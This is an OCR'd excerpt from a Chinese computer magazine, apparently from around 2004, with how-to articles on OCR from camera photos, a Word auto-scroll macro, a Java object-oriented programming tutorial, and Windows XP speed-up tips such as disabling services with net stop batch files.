> 数码相机成像不同于扫描仪，难以精确控制外界光线对图像的影响。因此，导出图片时，先用ACDSee等软件将其转化为黑白图片，可以提高识别率。用ACDSee打开图片，执行菜单“Modify→Chang Color Depth→Black & White”命令，将图片转换为黑白图片。
>
> 如果黑白图像的效果较差，那只有在图片的亮度以及对比度上下功夫，才能提高文字的识别率。用Microsoft Office Picture Manager将图片打开，执行菜单“图片→亮度和对比度”命令，这时，右面导航栏中会出现相应的控制选项，适当调节对比度以及亮度。这个方法尤其适合于纸质较黄或者印刷时散乱墨点较多的资料。

第三步：用任意图片浏览程序打开图像（以Windows XP自带的“图片和传真查看器”为例），选择打印，这时会出现“照片打印向导”对话框，按照提示，选择需要识别的图片，单击“下一步”按钮，这时会提示选择打印机，在下拉列表框中选择“Microsoft Office Document Image Writer”（见图2）选项，单击“下一步”按钮，向导会提示选择“打印布局”，选择默认布局，单击“下一步”按钮，系统会提示保存传真图片（扩展名为MDI），保存到适当的位置即可。



图2

小提示

如果文件进行了图文混排，或者含有较多的栏目，可以先用绘图软件划出区域，然后保存为独立的文件。如果觉得这样做很麻烦，也可以等文字识别结束后，在Microsoft Office Document Imaging中手工提取文字。

第四步：保存完传真图片后，系统会自动用Microsoft Office Document Imaging将其打开（见图3），执行菜单"工具→使用OCR识别文本"命令，经过识别后，执行菜单"工具→将文本发送到Word"命令，这时系统会自动打开Word（见图4）文件。怎么样，图片中的文字是不是已经变成可编辑的文字啦！稍微修改后加以保存，这些文字已经可以使用了。不比扫描仪的效果差吧。

需要注意的是，像这样的数码相机应用仅仅限于业余领域，如果想获得更好的效果，还是要购买高分辨率的扫描仪和专业的OCR软件。希望本文能给读者朋友们提供一些帮助，也欢迎大家共同讨论这方面的技术。




图3




图4

|CF|[BG01]

现代办公　现代办公　现代办公　现代办公　现代办公　现代办公　现代办公

想得到做得到 Word文档也滚动

■ 贵州 许松

在阅读很长的Word文档时，经常需要不停地拖拽鼠标，要是文档能自动滚动就好了，在Word 2003中可以实现吗？其实也不难，跟笔者来试一下吧。

第一步：启动Word 2003，执行菜单"工具→自定义"命令，打开"自定义"对话框。选择"命令"选项卡，在"类别"栏中选择"工具"选项，然后在"命令"栏中找到"自动滚动"选项（见图1），将其拖放到常用工具栏中，再回到"自定义"对话框，单击"键盘"按钮，弹出"自定义键盘"对话框，"类别"栏中选择"所有命令"选项，在右侧的"命令"栏中选择"AutoScroll"选项，"自动滚动"命令的英文是AutoScroll，指定其快捷键设置为Alt＋M组合键。




图1

第二步：用同样方法，在"类别"栏中选择"视图"选项，然后在"命令"栏中找到"全屏显示"选项，全屏显示命令的英文是ToggleFull，也将其拖放到常用工具栏中，并将其快捷键设置为Alt＋Q组合键（见图2）。



图2

第三步：录制"全屏自动滚动"宏。执行菜单"工具→宏→录制新宏"命令，在"录制宏"对话框的"宏名"栏中输入"全屏自动滚动"，在"将宏保存在"下拉列表中，选择"所有文档（Normal.dot）"选项，单击"确定"按钮。此时，处于宏录制状态，按下Alt＋Q组合键，再按下Alt＋M组合键，单击"停止录制"按钮。

第四步：为方便使用，可以利用"工具→自定义"命令，在"类别"栏中找到"宏"选项，然后在"命令"栏中找到录制的新宏（此时宏名为"Normal.NewMacros.全屏自动滚动"，其中"Normal.NewMacros."可以删除），将其拖放到常用工具栏中。

打开一个文档，单击"全屏自动滚动"按钮，试一下，效果如何？另外，利用这个技巧，可以专门把Word当成电子小说阅读器。|CF|[BG02]

Java 咖啡馆(8)——大话面向对象(下)

构思这篇咖啡馆的时候时值奥运圣火熊熊燃烧，看到中国奥运代表团努力为国争光，不由不决定把这次的主题献给我们的奥运健儿！

■ 山东聊城贸易学校 许美慧 Gary Chan

面向对象编程

如果你是Java咖啡馆的常客，那么在不知不觉中你早已接触并运用过Java的面向对象知识。在这回的咖啡馆中，让我们详细剖析一个面向对象编程的实例，把知识巩固下来。

奥运是国际性的运动盛会，中国运动员自然要用英文形式的名字才便于同国际接轨。这回要编写的程序便是用来解析英文名字的工具。通常，Gary Chan这样的英文名字形式表示名在前、姓在后。而Yao，Ming这样的形式则表示姓在前名在后。大家千万不要以为Gary在这里平白无故用Yao，Ming打广告，Yao初中时候可是跟Gary一个班的，他被语文老师仰着头臭骂痛哭后，经常是Gary安慰他，并经常一同骑车回家。看着今日的Yao已经是世界级的运动员为国争光了，Gary更需要加倍努力了……

OK，言归正传，我们的程序将自动判断名字形式，并且分解出姓和名。还是老规矩，请用Eclipse生成一个名为Chap07 NameParser的项目，并且加入一个新的名为NameParser类，在Package属性填写com.cfan.garychan.nameparser。如果你忘记了package的知识，请参考《Java咖啡馆(6)——编写猜数字游戏 》中关于包概念的描述。

回顾一下，类是定义了从类生成的实例(instance)中的数据和方法的关系的模板。有人喜欢把类比作图章，图章敲出来的图案便是对象，的确很形象。

Java中用class关键字来定义类，不过我们用Eclipse来定义更加方便。仍然用Eclipse新建一个叫做Namer的类，记得不要在public static void main(String[] args)前面打勾，确定后Eclipse便生成一个新的Java源文件Namer.java，里面的代码如下:

```
public class Namer {

}
```

这个类非常简单，可惜不能做任何事情。

1.封装

面向对象程序设计中，一个非常重要的技术便是封装，也就是把客观事物封装成抽象的类，并且类可以把自己的数据和方法只让可信的类或者对象操作，对不可信的进行信息隐藏。这样做的好处在于可以使类内部的具体实现透明化，只要其他代码不依赖类内部的私房数据，你便可以安心修改这些代码。此外，这样做也是出于安全方面的考虑，如果代表网上支付卡密码的变量随便就可以被访问到，这样的系统谁还敢用呢？

封装主要依靠对类、数据和方法的访问控制，从语法上讲就是加上private、protected、public等关键词，如果没有关键词修饰则默认为package。它们控制权限如下表所示:

Specifier	类	子类	包	世界
private	X			
protected	X	X*	X	
public	X	X	X	X
package	X	X		

注意上面的X*，父类的protected部分，只有在与父类在同一个包内的子类才能够访问，否则也是不可访问的。

让我们结合实例理解一下。稍微把Namer类改一下:

```
public class Namer {
protected String surname;  // 姓
protected String firstname; // 名

public String getFirstname() {
return firstname;
}

public String getSurname() {
return surname;
}
}
```

这个类有两个String类型的成员变量，surname和firstname，分别用来储存姓和名。这两个成员变量前都有protected修饰词，按照表格，这两个变量仅能够被类本身、子类以及包中其他类操作，而包外的类则无权访问。不过，为了跟包外的代码进行沟通，Namer类提供了getFirstname和getSurname这两个public的方法。从而，对包外的类而言，姓名数据是只读的。

2.继承

对象是用类来定义的。通过类，你能够充分了解对象的全貌。比如，一说起自行车，你就会联想到自行车是有两个轮子、车把以及脚踏板。

更进一步，面向对象语言的另一个特点便是允许从一

个已有的类定义新的类。比如，山地车、公路赛车和两人三轮车都是自行车。在面向对象语言中，你可以从一个已经有的自行车类定义山地车类、公路赛车类等等。山地车类、公路赛车类都称为自行车类的子类，自行车类是它们的父类，而这种定义关系，便是继承关系。

子类继承了父类的属性。比如，山地车、公路赛车都是有两个轮子一个车座。子类也可继承了父类的方法，比如山地车、公路赛车、两人三轮车都可以前进、刹车、转弯等。

当然，子类并不限于继承，还可以发扬光大。比如两人三轮车便颠覆了自行车只有两个轮子、一个座垫的属性，使得自己更加休闲潇洒。

让我们看看如何运用继承来处理名在姓之前的模式。这种模式中，由于姓和名是用空格分割的，所以程序如下:

```
class FirstFirst extends Namer {
public FirstFirst(String s) {
int i = s.lastIndexOf(" "); // 搜索空格
if (i > 0) {
firstname = s.substring(0, i).trim();
surname = s.substring(i + 1).trim();
}
}
}
```

FirstFirst 类通过 extends 关键词表示对 Namer 类进行继承，只有一个类方法，名字恰好是 FirstFirst。这并不是一个巧合 。

所有的 Java 类都拥有若干特殊方法用来初始化对象，它们称为构造函数，特征就是与类同名，可以带有或者没有参数。这种同名函数不同参数的现象，在面向对象中称作重载(Overload)。拿以前使用 new 操作符生成随机数的代码来说:

```
Random random = new Random();
```

new 操作符实例化一个 Random 对象后，紧接着就调用了 Random 类的构造函数进行初始化，只不过这个构造函数没有参数。没有参数的构造函数，称为默认构造函数。默认的构造函数是每个类都拥有的，即使没有声明在代码中，Java 编译器在编译时也会自动加入。

回过头来看 FirstFirst 类。FirstFirst 类继承自 Namer 类，从而也拥有自己的 firstname 和 surname 属性。在 FirstFirst 类的构造函数中，通过解析参数 s，通过搜索空格的方法来解析出空格前面的名和空格后面的姓，从而执行

```
FirstFirst parser = new FirstFirst("Gary Chan");
```

之后，我的姓和名已经解析出来并且分别保存在 firstname 和 surname 变量中了。同时，FirstFirst 类继承了 Namer 的方法，从而便可以通过如下语句来返回姓—— Gary 了:

```
String mySername = parser.getSurname();
```

注意，我们并没有在 FirstFirst 类中定义 getSurname() 方法，这是从父类继承来的，这就是代码重用的概念，避免了无谓的重复劳动。

有了上面的基础，再来编写名在姓之后的模式:

```
class FirstLast extends Namer {
public FirstLast(String s) {
int i = s.indexOf(","); // 搜索逗号
if (i > 0) {
surname = s.substring(0, i).trim();
firstname = s.substring(i + 1).trim();
}
}
}
```

由此可见，Namer 类的两个子类拥有它全部的属性和方法，并且在其之上更加入了解析姓名的能力，而代码却增加不多。代码重用，这是面向对象的主要魅力之一！

3.多态

至此，我们已经分别为两种名字解析方法编写了两个类，即 FirstLast 类和 FirstFirst 类。为了更好地使用这两个类，让我们玩一些小技巧。

首先，对于姓名解析器的使用者，具体是使用 Namer 类还是 FirstLast 类还是 FirstFirst 类，他是不关心的。这些东西最好都是自动化的，他只要能得到姓和名即可。

其次，如果你是属于胆大心细遇事不慌的(阿庆嫂类型)IT 青年的话，一定会发现Namer.java中只有Namer类是public的，FirstFirst 类和 FirstLast 类之前没有修饰——它们是默认的package的，也就是说，在com.cfan.garychan.nameparser包之外，都是无法被访问到的。

如果仅仅能够 Namer 类来解析姓名那该多好啊！

实际上，运用多态的概念，这些问题将迎刃而解。

面向对象一共有三个特性: 封装、继承、多态。所谓封装，就是通过定义类并且给类的属性和方法加上访问控制来抽象事物的本质特性。所谓继承，就是代码重用。而多态，从另外一个角度分割了接口和实现，即把“什么”和“如何”两个概念分离开来。举个例子，公路赛车是自行车，继承了自行车的刹车方法。假设你和朋友骑着捷安特的公路赛车出游，当你的朋友正好侧着脸看风景时，前面突然窜出来一只猫，你一定大声惊呼:赶快刹车！仔细体会这句话，你的意识中只是知道自行车可以刹车，所以让朋友按下车闸让自行车刹车，而绝对不是认为——捷安特牌子的公路赛车赶快刹车！从而，思考的是抽象的自行车的刹车，而最终动作却是捷安特牌子的公路赛车刹车，通过类指代实例，这就是多态的概念。

回过头看我们的程序，public 的 Namer 类正好是 FirstFirst 类和 FirstLast 类的共同父类，应用多态的概念实在是太合适不过了。新建一个名为 NameFactory 的类，并且把这个类也放在 com.cfan.garychan.nameparser 包中，代码如下:

```
public class NameFactory {
public static Namer getNamer(String entry) {
if (entry.indexOf(",") > 0)
```

```
return new FirstLast(entry); //return one class
else if (entry.indexOf(" ") > 0)
return new FirstFirst(entry); //or the other
else
return null;
}
}
```

NameFactory类只有一个静态方法getNamer，注意返回的是一个Namer类。下面根据entry参数是否包含“，”符号来确定实际生成的是FirstLast类还是FirstFirst类，最终将其返回。你看，说是返回Namer类，实际返回的是FirstLast类或者FirstFirst类，这就是多态的典型应用。需要注意的是，并非毫不相关的类都能够当作多态使用，必须是有继承关系，而且有方向性。结合生活经验，多态的概念并不难理解。

最后让我们看看如何使用这个姓名解析器。新建Chap07NameParser类，Package是com.cfan.garychan，代码如下：

```
package com.cfan.garychan;

import com.cfan.garychan.nameparser.NameFactory;
import com.cfan.garychan.nameparser.Namer;


/**
* 用解析器解析姚明的英文名字。
*/
public class Chap07NameParser {
public static void main(String[] args) {

Namer namer = NameFactory.getNamer("Yao, Ming");
if (null == namer) {
System.out.println("姓名不合法");
else {
System.out.println("姓:" + namer.getSurname());
System.out.println("名:" + namer.getFirstname());
}
}
}
```

你看，我们通过NameFactory返回一个Namer对象，这个对象能够解析姚明的英文名字，你不必关心这个Namer对象究竟是FirstFirst类还是FirstLast类，方便极了。

面向对象的未来

面向对象技术是软件技术自然演变的结果，在许多领域有着强大的生命力与美好的前景。借用Maurice Wilkes在他的图灵奖领奖仪式上的话，“面向对象技术是70年代以来最激动人心的革新之一”。然而，面向对象并非包治百病的灵丹妙药，其发展还远未成熟，还有许多问题值得我们付出真正的热情！CF [CX01]

MSN聊天机器人开发揭秘

——用.NET开发MSN聊天机器人

■ 北京 Stainless

如果你对.NET或者C#有点了解的话，相信从这篇文章里，你可以找到一切所需的资源来开发一个自己的、绝对可用的MSN机器人。要和我的机器人聊天，可以加tbot01@hotmail.com为好友，名字叫“塔奇克马”，是从动画片攻壳机动队得名。

这不是一篇新手入门的文章，如果你不知道什么是.NET，不了解数据库方面的一些基本知识，建议你先看看相关资料。同时，也希望真正的高手不要笑话打击我，毕竟一个普通的、非专业开发人员的电脑爱好者通过摸索，告诉大家怎样做一个好玩的东东，不是一件错事。

文章链接:http://www.cfan.com.cn/11program/200418/ythsid.htm (15KB) CF [CX02]

用VC制作的一个扑克游戏

■ 辽宁 肖战龙

前不久和女朋友去打电玩，发现一个很好玩的游戏。规则是用电脑发给你的牌放在屏幕的空白处，尽量使它们的和为21，每个空白处可入5张牌。由于近来在学习游戏制作，感到这个游戏容易实现，回家后用VC做了起来。做扑克游戏的难点在于如何确定扑克的面值和花色。在本程序中我是把每个扑克的图像按顺序排列并加以编号，扑克的花色同样也加以编号，并用一个公式计算。编号大于13的扑克图像的面值公式如下:扑克图像的编号 - 13*扑克花色的编号，就可以得出该扑克图像编号的扑克面值。例如扑克图像编号为15，花色的编号为1，用公式15 - 13*1即可得出该扑克图像编号的扑克面值是红桃2。




现将实现过程写出如下……

文章链接:http://www.cfan.com.cn/11program/200418/pceqdm.htm (11KB) CF [CX03]

目前，网上流传了太多太多的系统优化秘技，它们真的有用吗？从去年开始，编辑部进行了长达数月的实测，结果令人惊奇，许多号称可以提升系统性能的秘技根本就没有任何作用，或者说，它可能有提升，但真的很难测出来，更不要说是感觉到了。特别是大部分通过修改注册表调整的方法，在我们测试的数百条相关技巧中，起作用的可能只有区区的二三十条。而且通过和微软专家交流及查询微软知识库，证明不少技巧原本的作用并非优化，后来被大家传来传去就变了性质。本期我们去伪存真，总结了一些真正有明显系统提速效果的招数呈现给大家！

摆脱龟速
让Windows真正飞起来

■ 北京 狂风



Windows 优化完全测试报告

《电脑爱好者》

优化技巧	宣称作用	修改后	结论	备注
ConfigFileAllocSize	优化 Windows 性能	变化极不明显	电脑中的文件大小不一，无法找到平均值，因此没必要调整	建议多整理磁盘碎片
Bootvis	提高启动速度	几乎没有变化	只是用来图形化调整引导过程，性能跟踪工具	
Qos	释放 Windows 占用的 20%带宽	无用	Windows 可以自动分配给其他程序	
IoPageLockLimit	加大文件传输性能，适用于 BT 下载，可减少对硬盘的损害	无用	在 Windows 2000 SP1 和 Windows XP/2003 中已经取消，完成由 Windows 自己控制	

电脑速度慢是怎么回事

为了便于理解电脑存取和处理数据的原理，我们来做一个形象的比喻，把电脑视为一个完整的交通网络，其中：

★主板线路：高速公路

★文件：汽车

★硬盘：停车场

★内存：收费站

★CPU：收费站管理员

电脑读取数据的过程就像是汽车（文件）从一个停车场（分区）开到高速公路上驰骋，如果内存不够，收费站的收费车道就少，车子通过的速度就会比较慢，而CPU就像收费站的管理员，速度快，车子通过的速度就快，慢的话，又会阻塞在一起。当我们处理好文件，要保存，这些数据就又会从高速公路来到另外一个停车场（另外一个分区）或原来的停车场，这个返回过程同样也会受到内存、CPU和主板的影响。

从上面这个比喻我们可以知道，所有数据都是靠硬件去进行沟通、传输的，但当电脑用得越来越久，或是由于使用习惯的原因，造成数据越来越多，就好像要上高速公路的车子越来越多，于是塞车现象便越来越多，不是塞在硬盘传输区，就是塞在容量不够的内存中，或者是CPU不够快，造成卡壳。

以上影响Windows运行速度的因素中，在不升级硬件的前提下，无法改变的是CPU频率（除超频外）、内存和硬盘大小，但我们却可以通过“软”办法来优化硬盘和内存利用效率，从而为电脑“软”提速。

小资料

电脑数据传输图

南桥的速度是最慢的。硬盘、光驱、软驱等外设是连接到南桥芯片上的。

北桥的速度是最快的，显卡、CPU、内存要和其他设备沟通前，必须先连接到北桥芯片(见图1)。




图1

摆脱系统龟速的10大白金箴言

1 增加内存！众多提速招数中最能立竿见影的一招。而且对于BT下载狂们，大内存的好处还在于能够虚拟一个专门用来下载的内存盘，这样可以有效避免BT大流量下载对硬盘的影响。

2 BIOS设置往往会对系统运行速度有很大影响，但调整不善却可能会引发莫名故障，建议选择预设的最佳配置“Load Optimized Settings”。同时，及时更新各种设备驱动，特别是主板芯片组驱动，它们往往会给你带来除修正错误之外的系统性

能提升，而升级经高手验证的显卡驱动也是推荐之举。

3 按Win + Break组合键打开“系统属性→硬件→设备管理器”，在“IDE ATA /ATAPI 控制器”项下分别双击打开“主要IDE通道”和“次要IDE通道”，在“高级设置”选项卡中保证“传送通道”为“DMA”，同时对于没有接任何设备的IDE通道则应设置为“无”，而不是“自动检测”，这样可以大大提高Windows启动速度，同时有些刻录机速度慢的问题，也是由此而引起的。

4 据权威调查发现，目前大部分电脑运行变慢的引发原因是间谍软件，所以在安装完Windows，并开始上网前，就将Ad-Aware SE Personal（下载地址：ftp://ftp.download.com/pub/win95/utilities/aawsepersonal.exe）、SpyWare Blaster（下载地址：http://files.webattack.com/localdl834/spywareblastersetup.exe）等查杀和防间谍软件请进你的电脑。并且最好每个月对这两款软件进行数据库升级，并再次扫描和免疫电脑。

5 Windows背景声音虽然可以娱乐你的耳朵，但也会“有效”拖慢电脑整体性能，建议进入“控制面板→声音和音频设备”，在“声音”选项卡下将“声音方案”设置为“无声”。

6 在Windows XP的“系统属性→高级→设置”中选择“调整为最佳性能”。同时在“系统还原”选项卡中设置只监视和备份系统分区。

7 虚拟内存设置很有学问，目前媒体和网上提供的方法有95%以上都不科学，请参考我刊2004年第5期中《虚拟内存到底应该怎么设？》介绍的方法进行设置。

8 病毒往往会导致Windows莫名其妙地突然变慢，如果你的电脑属于此类问题，请先用已经更新为最新病毒库的杀毒软件进行查杀。

9 系统分区如果可用空间过小，同样会造成系统运行速度慢、提示内存溢出或经常出现莫名其妙的故障，因此最好保证系统分区有200MB～500MB以上的剩余空间。

10 由于超级用户（Power User）具有了基本的管理员账户权限，但由于打开的服务要少一些，所以得到的系统资源会更多，系统性能更好。所以最好添加Power User，平时用它来登录和使用电脑。

小知识

未安装补丁软件的新PC仅有20分钟生存时间

据权威机构的报告称，如果你的电脑没有安装补丁，那么在连接到互联网后大约20分钟，便会受到恶意软件代码的攻击。而在2003年这个时间为40分钟。

摆脱系统龟速经典实例

1.最有效的系统提速方法——调整服务

经过我们长达数个月的测试和验证发现，对于Windows 2000/XP，目前最有效果的系统提速方法就是停用一些确实没有用处的系统服务，我们曾经在一台PII 366、256MB内存、40GB（4200转）硬盘，安装有Windows 2000的老笔记本上进行了测试。首先，保持默认系统服务配置，在播放一些RMVB、AVI格式的电影时，经常出现画面不连贯，较多停滞的问题，在优化了系统服务后，这些问题得到了解决，同时，Windows的运行速度也有了提升。据统计，在Windows XP中停用所有无用服务后，一般会节省12MB～70MB内存资源。如果你是一个性能狂，甚至可以将原来系统默认自动运行的36个服务（Windows XP共有89个服务）精简为只自动运行8个服务。



图2

系统服务的调整在“控制面板→管理工具→服务”中进行，设置方法为双击要调整的服务项，接着在“启动类型”的下拉菜单中选择“手动”或“已禁用”（见图2）。我们专门花了大量时间根据国内外资料和自己的经验，整理了一套国内最全面、最合理的Windows 2000/XP服务设置指南——《Windows 2000/XP服务调整天书》（下载地址：http://www.newhua.com/cfan/200418/cfan2kxpsever.rar），其中提供了四种针对不同需求的服务调整方案（见图3）：

★**安全配置**：这套配置适合95%的Windows 2000/XP用户，推荐各位朋友先从它入手进行调整，验证没有问题后，可以进一步参照后面的“游戏”和“超级性能狂”进行调整。

★**网络共享配置**：如果使用了Windows的Internet连接共享实现多台电脑共享上网，那么服务器端的电脑应该参照这个方案配置，同时，它还适用于安装了防火墙软件的电脑。如果没有共享上网，可以参照“安全配置”和“游戏配置”，并根据自己实际情况设计一套最适合自己的配置。

★**游戏配置**：准发烧配置，特别针对通过局域网（如

网关或路由器）上网的游戏爱好者而设计。如果你使用Modem拨号或ADSL/Cable上网，最好先参考“网络共享配置”




图3 目前国内最全面、详尽的Windows 2000/XP服务调整指南，并且我们还会对其不断更新

进行设置，然后再对照这个配置改进。

★**发烧配置**：主要针对局域网用户，不提供文件和打印共享、打印、系统自带的刻录等功能，非常精简的服务套装，如果你是一个追求系统性能最大化的发烧友，可以将这个配置方案作为基础，然后再根据需求打开真正用得到的服务。

> **小提示**
>
> 不要用MSconfig来禁用服务
>
> 因为用MSconfig可以禁用那些关系到系统启动的服务，如果不慎修改错误，很可能造成Windows无法启动，而在“控制面板→管理工具→服务”中则无法禁用这些重要服务。同时，在MSconfig中如果取消了服务前的勾选，那么就是“已禁用”，而无法设置为“手动”。

实例1：快速打造游戏电脑

一般人大部分时间需要保证Windows XP基本功能，所以会选择“安全配置”方案，但在玩游戏或进行图像及多媒体处理时，又希望再精简服务，从而获得更好的系统性能。

所以可以制作两个批处理文件，在玩游戏或图像处理前，运行停止服务的批处理批量停止游戏用不到的服务，在完成处理后，再运行启动服务的批处理开启停用的服务。基本方法如下：

第一步：打开记事本和《Windows 2000/XP服务调整天书》，依据自己操作需求，并对照“游戏配置”、“发烧配置”，将原来“安全配置”设置为“自动”，而“游戏配置”或“发烧配置”为“已禁用”的服务挑选出来，将其服务名复制到记事本中（每一个服务占一行），并且每个服务名前面加上“net stop”（在Windows 2000/XP中这个命令用于停止服务），比如：

```
net stop wuauserv
net stop CryptSvc
net stop Dnscache
net stop ImapiService
net stop ProtectedStorage
……
```

完成后，将其保存为gamestart.cmd文件。

第二步：再次打开记事本，复制gamestart.cmd文件中所有内容，单击“编辑→替换”，在“查找内容”中输入“stop”，在“替换为”中输入“start”，然后单击“全部替换”按钮，这样文件中的语句就由类似“net stop wuauserv”变成了“net start wuauserv”（“net start”用于启动服务），将这个文件保存为gameover.cmd。

第三步：以后玩游戏前，先运行gamestart.cmd，再打开游戏。结束游戏后，再运行“gameover.cmd”启动停用的服务。

> **小提示**
>
> 某些软件也会在安装后将自己设置为系统服务，如磁盘工具、杀毒软件、防火墙软件等，它们的服务名称有时会是两个单词组合在一起（如OO Defrag），在书写停止或启动其服务命令时，需要用英文引号将其引起来，如“net stop "OO Defrag"”。

2.看门狗严密监控自启动程序

如果平时驻留在后台的程序过多，肯定会占用不少宝贵内存资源，最好精挑细选，只让确实有用的程序随Windows一同启动。虽然可以用Windows XP的msconfig（系统配置实用程序）来取消自启动程序，但它的缺点是列出来的都是文件名和路径，对于不熟悉的还得直接到相应文件夹中去调查。因此，推荐为Windows安装一个免费的看门狗——WinPatrol（下载地址：http://www.winpatrol.com/wpsetup.exe），它能即时拦截所有要成为自启动的程序，并直接提交给你审查通过（见图4），同时还可以让你看到关于所有自启动程序的相关信息，做到心中有数，并




图4

且能快速禁止自启动程序。

安装后，双击系统托盘的 WinPatrol 图标打开该软件，在“Startup Programs”选项卡可以看到当前系统中所有自启动程序，双击其中感到可疑的项目，弹出如图4所示的窗口，在其中可看到其详细信息，从而判断是否有问题。如果不希望某个程序随 Windows 一同启动，可以在列表中选中，然后再按下面的“Disable”按钮禁掉它，或按“Remove”按钮将其从注册表或其他自启动位置中删除掉。

小提示

WinPatrol还有什么本事？

服务管理：禁用或停止系统服务，查看服务详细信息。

BHO 管理：删除有害的 BHO（浏览器助手对象），监视任何新增的 BHO，并让你亲自进行审查是否允许添加到 IE 中。

任务计划监视器：显示并管理正在运行的任务计划。

进程管理：显示正在运行的程序和服务，停止不需要的或已经锁死的进程。

Cookie 管理：显示并管理目前系统中的 Cookie 信息，可以通过设置自动禁止广告和有害Cookie进入你的系统。

实例 2：如何知道自启动程序的身世

对于许多电脑用户来说，他们最头痛的是，不知道随 Windows 启动的程序到底是做什么用的，应该禁止哪些，不应该禁用哪些。因此，WinPatrol 网站还提供了正常、无害的自启动程序列表供你参考：http://www.winpatrol.com/stats.html。

不过，WinPatrol 网站的信息并不全面，因此再推荐一个目前世界上最全面的自启动程序查询网站——http://www.sysinfo.org/startuplist.php，你可以直接将Msconfig中出现的自启动程序名输入到它的查询输入框进行搜索，一般不会落空（见图 5）。



图 5

另外，为便于离线查询，还可以下载网友制作好的自启动程序查询工具（下载地址：http://www.pacs-portal.co.uk/startup_pages/start_ups.exe），它是一个帮助文件，直接单击“Search”按钮，输入文件名即可进行查询。

3.磁盘碎片整理自动化

我们一直倡导每周整理一次磁盘，它对于系统运行性能和硬盘健康非常重要，但这件事如果每次都自己来处理，确实有些麻烦，因此建议推荐使用优秀的磁盘整理软件——O&O Defrag 来自动执行，比如：每周五晚上 8 点钟，完成后自动关机。

第一步：启动 O&O Defrag，接着单击“任务→添加任务”，进入“计划”选项卡，在“次数”中选择“每周执行”，然后在下面的“每周执行”处选择“周五”，在“Time”中为“20:00”。

小提示

★ O&O Defrag 6.5.851 下载地址为：http://www.onlinedown.net/soft/22287.htm。汉化包地址为：http://www.newhua.com/cfan/200418/oodpe-H.rar。

★如果选择“自动”，O&O 会自动针对每个分区进行最优设置，并选择最佳时机进行整理。

第二步：进入“分区整理”选项卡，首先在“整理列表”中选择要整理的磁盘或分区（比如：C 盘），在“整理方式”中选择“按文件名重新排列”（此模式可提高系统启动速度），勾选“仅当磁盘碎片数达到一定程度才运行碎片整理”并设置为 2%～5%。这是因为当磁盘碎片率达到 2%～5% 以上后，硬盘性能会出现明显降低。同时因为在 Windows 下有些系统文件被锁定而无法进行碎片整理，因此还要勾选“开机时进行碎片整理”使之开机时整理被锁定的文件。最后按下“设定”按钮（见图 6）。

第三步：在“整理完毕后执行下列任务”中选择“重启进行离线碎片整理后关机”。

第四步：按照上面步骤在“分区整理”选项卡下为其他磁盘或分区设置整理任务，而“整理方式”一般可选择“按文件名重新排列”或“按文件读取频繁度重排”（可提高文件访问速度）。




图 6

小提示

O&O 系列还有一款叫作 O&O CleverCache 的 Windows 文件缓存优化软件，我们在使用后感觉确实有比较明显的系统提速效果，下载地址为：http://hlbr.onlinedown.net/down/oocc4pro_english_nt4.zip。

4.停用不常用的设备

在日常操作中，电脑中的一些设备很少会用到，如串行端口、并行端口、集成的Modem等，因此，可以到BIOS中停用这些设备，比如：

OnBoard FDC：主板的软驱接口

OnBoard Serial PortA：串行端口A（COM1）

OnBoard Serial PortB：串行端口B（COM2）

OnBoard Parallel Port：并行串口

OnBoard Game Port：板载游戏端口（集成声卡）

OnBoard MIDI Port：板载MIDI端口（集成声卡）

